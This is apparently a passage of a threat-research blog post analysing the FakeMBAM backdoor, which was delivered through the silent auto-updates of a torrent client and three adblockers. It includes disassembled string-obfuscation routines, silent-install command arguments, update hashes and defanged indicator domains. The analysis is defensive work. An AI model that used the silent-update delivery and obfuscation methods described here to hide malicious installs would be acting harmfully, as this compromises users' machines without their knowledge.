


FakeMBAM: Backdoor delivered through software updates

 decoded.avast.io/janvojtesek/fakembam-backdoor-delivered-through-software-updates/

October 14, 2020




by [Jan Vojtěšek](#) October 14, 2020 22 min read

Many applications can be updated automatically and without any user interaction. This is commonly considered a good practice from the security point of view, since it allows for quick distribution of patches for critical vulnerabilities. However, automatic updates also carry an additional risk because they allow the software developers to push arbitrary code to users' machines. Unfortunately, users often have no choice but to trust the developers that they will only use the update channel for its intended purpose and that they will protect it from malicious third parties.

In this blog post, we'll show that this trust might sometimes be misplaced. Specifically, we'll show how one torrent client and three adblockers surreptitiously installed the FakeMBAM backdoor through automatic updates. We reverse engineered this backdoor and describe its inner workings in the second part of this post.

An unexpected infection vector

We recently [reported on a fake Malwarebytes installer](#) that we detected on over 100,000 machines protected by Avast. This installer attempted to pass itself off as the legitimate Malwarebytes installer, mimicking it to a great extent – it was distributed under the same filename, it used the same icon and it created a Malwarebytes installation directory containing legitimate PE files digitally signed by Malwarebytes. However, that was all just a pretense, because the installer did not actually install Malwarebytes. In fact, the installer's main purpose was to open a backdoor to attacker-controlled servers in order to give its operators the ability to push additional malicious payloads to the infected machines.




A map illustrating the distribution of Avast users protected from the FakeMBAM backdoor. The backdoor is most active in Russia, Ukraine and Kazakhstan.

In our first report, we stated that we did not know how this fake installer was being distributed. Since then, we spent some time reverse engineering the malware and investigating its infection vector. We found that the fake installer was pushed to the victims' machines through automatic updates of one torrent client (`download[.]studio`) and three adblockers (`netshieldkit[.]com` , `myadblock[.]com` and `netadblock[.]com`). Listed on the websites of these applications are three different companies that are supposedly behind these applications, "Sigma Software", "GRAND MEDIA, TOV" and "Birmo Software". However, based on high code similarities and shared infrastructure (and on the fact that they all distributed the very same piece of malware), we consider it very likely that there is one actor behind all four applications.


Download Studio

To investigate the infection vector used to distribute the fake installer, we first turned to the metadata that was submitted to us when we detected the installer in the wild. This provided us with two important clues: The installers were supposed to be executed with the command line arguments `/SP- /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /NOCANCEL /NOICONS` , by a process named `dstudio-gui.exe` . The first clue suggested that the installer was not supposed to be spread through social engineering, because the above arguments instruct Inno Setup to install software silently in the background. The second clue hinted at the possible suspect: Download Studio.



A screenshot of the Download Studio product page.

Download Studio is a free torrent client popular in Russia and Ukraine. It features an embedded library of torrent files, offering a wide selection of movies, software, video games, music and more. As is usually the case with torrent downloaders, there is a lot of copyrighted material that can be easily downloaded for free using this software, which seems to be the main reason why it is so widespread. Download Studio is detected by some anti-malware software as a potentially unwanted program (PUP) or as riskware, because it encourages illegal behavior and puts its users at risk through downloading torrents of unknown origin.




A screenshot of Download Studio’s movie library.

To clear up some potential confusion, let us state that there is also another piece of software named Download Studio: [a download manager developed by Conceiva](#). Apart from the name, this software has nothing in common with the torrent client described in this blog post and there is therefore no reason to doubt its legitimacy. In the rest of this blog post, the name Download Studio will denote the torrent client described in the previous paragraph.

Since Download Studio can be used to download various software, it would make sense to think that the fake Malwarebytes installer was distributed through it as a regular torrent file (after all there were 609 results when we searched for “Malwarebytes” inside Download Studio). However, that would not explain the command line arguments that we observed in the wild. They simply indicated that running the installer was not a user-initiated action and that the user might not have been aware of the installer at all. Furthermore, the number of users that we protected from the fake installer matched our estimates of the number of Avast users running Download Studio, which made it look like Download Studio itself was somehow responsible. Therefore, we decided to reverse engineer it to see if it contained hidden malicious code.

We immediately found some evident code similarities with the FakeMBAM backdoor. Both Download Studio and the backdoor were developed using the Qt framework and they both used the very same string obfuscation methods. One of the obfuscation methods was particularly interesting, because it was not very effective at, well, obfuscation. It consisted of XORing the obfuscated string twice with the same mask, so the plaintext was clearly visible in the disassembly.

```
mov [ebp+xor_mask_init], 6Ch ; 'l'  
mov eax, [ebp+xor_mask_init]  
xor al, '.'  
mov [ebp+deobfuscated_string], al  
mov eax, [ebp+xor_mask_init]  
inc al  
xor al, 't'  
mov [ebp+deobfuscated_string+1], al  
mov eax, [ebp+xor_mask_init]  
add al, 2  
xor al, 'm'  
mov [ebp+deobfuscated_string+2], al  
mov eax, [ebp+xor_mask_init]  
add al, 3  
mov [ebp+var_1C], 0  
xor al, 'p'  
xor edx, edx  
mov [ebp+deobfuscated_string+3], al  
mov al, [ebp+deobfuscated_string]
```



```
loc_408680:  
mov al, [ebp+edx+deobfuscated_string]  
mov ecx, [ebp+xor_mask_init]  
add cl, dl  
xor cl, al  
mov [ebp+edx+deobfuscated_string], cl  
inc edx  
cmp edx, 4  
jb short loc_408680
```

```

mov     [ebp+xor_mask_init], 72h
mov     eax, [ebp+xor_mask_init]
xor     eax, '.'
mov     [ebp+deobfuscated_string], al
mov     eax, [ebp+xor_mask_init]
inc     al
xor     eax, 't'
mov     [ebp+deobfuscated_string+1], al
mov     eax, [ebp+xor_mask_init]
add     al, 2
xor     eax, 'm'
mov     [ebp+deobfuscated_string+2], al
mov     eax, [ebp+xor_mask_init]
add     al, 3
mov     [ebp+var_14], 0
xor     eax, 'p'
xor     edx, edx
mov     [ebp+deobfuscated_string+3], al
mov     al, [ebp+deobfuscated_string]

```



```

loc_FD534B0:
mov     al, [ebp+edx+deobfuscated_string]
mov     ecx, [ebp+xor_mask_init]
add     cl, dl
movsx   eax, al
xor     ecx, eax
mov     [ebp+edx+deobfuscated_string], cl
inc     edx
cmp     edx, 4
jnb     short loc_FD534B0

```

Obfuscation of the string `.tmp` as seen in Download Studio (left) and in the FakeMBAM backdoor (right).

Other code similarities were found in a piece of code that computed HMAC of custom HTTP headers or in a piece of code that created scheduled tasks using the `ITaskService` COM interface. We also found that Download Studio contained a string with the exact command line arguments that we mentioned earlier. These arguments were used to execute application updates silently in the background. By reverse engineering Download Studio, we also found that the application updates are supposed to be executed from a temporary directory the name of which can be described by the regular expression `ds-\d{7}\.tmp`, which further matched our metadata from detections of the fake installer.

```

QString::QString((QString *)&arguments, "/SP- /VERYSILENT /NORESTART /NOCANCEL /NOICONS");
LOBYTE(v21) = 8;
v12 = QDir::toNativeSeparators(&a2, v19);
LOBYTE(v21) = 9;
create_process(v12, &arguments);
QString::~~QString(&a2);
QString::~~QString(&arguments);

```

Disassembled snippet of Download Studio, showing the code responsible for execution of automatic updates.

At this point, it seemed almost certain that the backdoor was distributed through the automatic updates of Download Studio. However, we wanted to be absolutely sure that this was the case, so we monitored the updates and logged the filename and hash of each observed update. This gave us the following list:

SHA-256	filename
16d0559067f3cc0ab19e22b935ac90d44897f09f3426f858498dfd7e667c4bda	updater.exe
1d77fdc7f1b1efc8bdb0938cacc713baa70a2549412ce0be18adf2ebd133cb70	updater-full.exe
333dd34d3efc4ded71b36f5fc38bce67de71f80b7fab43358a36e8ba7d4df0f0	updater.exe
5822d2b9717cc2a87ba54173587a3808e17f5961f42f5b1702c4a75950ecd4f6	updater.exe
6754c5e7d3c03f4e2bf29b013b1a0d532b7f4e8e145da82e6973376785938f65	DS-updater-1.8.0.0-full.exe
9c112b452ce839536a5cd4a3d8f4999adcb03dc3af5cbd86ca3a477c5b75127b	updater.exe
b1acc87c7b010f4aafbe03cd70a6452679de07ef31bc2d5701de63d573654615	updater.exe
b3359c92cd87bd39ecbf8159666f2c7e123903751654bb8aefd714e23f8e7f7f	updater.exe
b4039b6a15af681d7c02d1ff798f41023a378668b32132761c8cdfd648a5a5d	DS-updater-1.8.0.0.exe
c759c6fffe3d32424f8b29b58ee5cb11d68be5f27e50ba1d1a4755fb56602f7d	updater.exe
dfb1a78be311216cd0aa5cb78759875cd7a2eeb5cc04a8abc38ba340145f72b9	MBSetup.exe
f2caa14fd11685ba28068ea79e58bf0b140379b65921896e227a0c7db30a0f2c	MBSetup.exe

Just based on the filenames alone, the last two entries immediately stand out. Indeed, while all the previous entries correspond to legitimate updates of Download Studio, the last two hashes are the fake Malwarebytes installers that we have been investigating. They were executed in the same way as all the other automatic updates, silently in the background and without the users' awareness.


This means that someone tried to infect all users of Download Studio with the FakeMBAM backdoor. While we do not know precisely what happened behind the scenes, there are three possible scenarios that come to mind. The first one would be that the developers of Download Studio wished to "monetize" their large install base in a very unethical way. Code reuse between Download Studio and the FakeMBAM backdoor would suggest that this could be the case. Another explanation is that the backdoor was spread by a group of rogue employees who acted without the knowledge of the rest of the company. Finally, it is also possible that some unknown attacker hacked Download Studio and carried out a successful supply chain attack.

We were looking for some answers and so we reached out to the developers of Download Studio, asking about the backdoor. They claimed that they detected a security incident on their continuous integration server in August 2020 and that they have since thoroughly investigated this incident and put additional security measures in place. They did not respond to our additional inquiries about how many of their users could be impacted by this incident and if they notified the impacted users.

Adblockers

Download Studio was not the only software that distributed the FakeMBAM backdoor. We also found three adblockers whose automatic updates were abused in the same fashion. These adblockers are NetShield Kit ([netshieldkit\[.\]com](https://netshieldkit.com)), My AdBlock ([myadblock\[.\]com](https://myadblock.com)) and Net AdBlock

([netadblock\[.\]com](http://netadblock[.]com)).



A screenshot of the NetShield Kit product page.

While these adblockers are being advertised as three different products, they are almost the same under the hood. The ad blocking itself is implemented in Golang, using the open-source [adblock package](#). The websites offering downloads of the individual adblockers also look very similar and are even hosted from the same IP address ([62.112.11\[.\]43](#)). It seems like two more adblockers might be launched in the future, since [adblockpro\[.\]net](#) and [adblockfree\[.\]com](#) also resolve to this IP address.

IPV4 RECORDS **62.112.11.43**

Filter by keyword ...


Filter

Clear Filter

#	Domain	Rank	Hosting Provider
1	adblockfree.com	-	WorldStream B.V.
2	www.adblockfree.com	-	WorldStream B.V.
3	dl.adblockfree.com	-	WorldStream B.V.
4	adblockpro.net	-	WorldStream B.V.
5	www.adblockpro.net	-	WorldStream B.V.
6	dist.myadblock.com	-	WorldStream B.V.
7	myadblock.com	-	WorldStream B.V.
8	www.myadblock.com	-	WorldStream B.V.
9	apis.myadblock.com	-	WorldStream B.V.
10	netadblock.com	-	WorldStream B.V.
11	dist.netadblock.com	-	WorldStream B.V.
12	www.netadblock.com	-	WorldStream B.V.
13	apis.netadblock.com	-	WorldStream B.V.
14	apis.netshieldkit.com	-	WorldStream B.V.
15	dl.netshieldkit.com	-	WorldStream B.V.

Domain names corresponding to all three adblockers resolve to the same IP address.


We also identified code similarities between the adblockers and Download Studio, which suggests that they were developed by the same group. What's more, some installers of Download Studio also present an opt-out offer to install My AdBlock.



An installer for Download

Studio that offers the installation of My AdBlock.

Same as with Download Studio, we do not know if the primary purpose of these adblockers is to spread malware. But if this is a supply chain attack or an action of rogue employees, it would be hard to explain why the domain `bitminer[.]tech` (which hosted XMRig-based coinminers not unlike the ones distributed by the FakeMBAM backdoor) used to resolve to the same IP address as the websites of these adblockers. Also very suspicious-looking is the FAQ section on the NetShield Kit website.



A screenshot of the FAQ section from the NetShield Kit website.

There might be another “catch” that is not mentioned in this answer.

Analysis of the FakeMBAM backdoor

Now that we’ve shown how the fake Malwarebytes installer is delivered to its victims, let’s examine what it actually does. When the malicious installer is executed, it creates a fake Malwarebytes installation directory where it hides the FakeMBAM backdoor. This directory is made to look identical to the legitimate Malwarebytes installation directory, the only difference being one added malicious DLL file, one maliciously modified DLL file and a new `data.pak` file containing random-looking data.

D:\...\legitimate_malwarebytes_installdir			D:\...\fake_malwarebytes_installdir		
Name	Size	Modified	Name	Size	Modified
■ api-ms-win-crt-math-l1...	30,336	28-May-20 6:23:30 PM	■ api-ms-win-crt-math-l1...	30,336	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-multibyt...	27,776	28-May-20 6:23:30 PM	■ api-ms-win-crt-multibyt...	27,776	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-private-l...	74,368	28-May-20 6:23:30 PM	■ api-ms-win-crt-private-l...	74,368	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-process-...	20,608	28-May-20 6:23:30 PM	■ api-ms-win-crt-process-...	20,608	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-runtime...	24,192	28-May-20 6:23:30 PM	■ api-ms-win-crt-runtime...	24,192	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-stdio-l1-...	25,944	28-May-20 6:23:30 PM	■ api-ms-win-crt-stdio-l1-...	25,944	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-string-l1...	25,728	28-May-20 6:23:30 PM	■ api-ms-win-crt-string-l1...	25,728	21-Aug-20 2:27:00 PM
